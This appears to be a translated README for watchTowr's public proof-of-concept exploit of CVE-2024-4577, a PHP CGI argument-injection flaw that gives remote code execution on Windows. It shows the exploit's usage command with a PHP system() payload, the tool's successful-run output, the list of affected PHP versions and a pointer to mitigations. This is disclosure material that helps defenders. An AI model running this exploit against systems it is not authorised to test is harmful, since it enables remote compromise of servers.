 watchtowrlabs/cve-2024-4577
PHP CGI参数注入(CVE-2024-4577)远程代码执行PoC

Proof of Concept, разработанный @watchTowr, эксплуатирующий уязвимость внедрения аргументов PHP CGI (CVE-2024-4577) для получения RCE на уязвимой версии PHP, работающей в среде Windows. Детальный технический анализ данной уязвимости

Эта уязвимость была обнаружена Orange Tsai (@orange_8361) из DEVCORE (@d3vc0r3). Обязательно следите за его выдающимися исследованиями. Наша роль заключалась лишь в воссоздании и разработке эксплойта для этой проблемы.

python watchTowr-vs-php_cve-2024-4577.py -c "<?php system('calc');?>" -t http://192.168.253.132/test.sina
                         __         ___  ___________
         __  _  ______ _/  |__ ____ |  |_\__    ____\____  _  ________
         \ \/ \/ \__  \    ___/ ___\|  |  \|    | /  _ \ \/ \/ \_  __ \
          \     / / __ \|  | \  \___|   Y  |    |(  <_> \     / |  | \/
           \/\_/ (____  |__|  \___  |___|__|__  | \__  / \/\_/  |__|
                                  \/          \/     \/

        watchTowr-vs-php_cve-2024-4577.py
        (*) PHP CGI Argument Injection (CVE-2024-4577) discovered by Orange Tsai (@orange_8361) of DEVCORE (@d3vc0r3)
          - Aliz Hammond, watchTowr ([email protected])
          - Sina Kheirkhah (@SinSinology), watchTowr ([email protected])
        CVEs: [CVE-2024-4577]
(^_^) prepare for the Pwnage (^_^)

(+) Exploit was successful
Согласно оригинальному блог-посту DEVCORE (@d3vc0r3) данная уязвимость затрагивает все версии PHP, установленные на операционной системе Windows:
PHP 8.3 < 8.3.8
PHP 8.2 < 8.2.20
PHP 8.1 < 8.1.29
Поскольку ветки PHP 8.0, PHP 7 и PHP 5 достигли конца жизненного цикла (End-of-Life) и больше не поддерживаются, администраторы серверов могут обратиться к разделу «Am I Vulnerable» ЗДЕСЬ, чтобы найти временные рекомендации по установке патчей в разделе «Mitigation Measure».
Aliz (@AlizTheHax0r) и Sina Kheirkhah (@SinSinology) из watchTowr (@watchtowrcyber)
Чтобы быть в курсе последних исследований в области безопасности, следите за командой watchTowr Labs
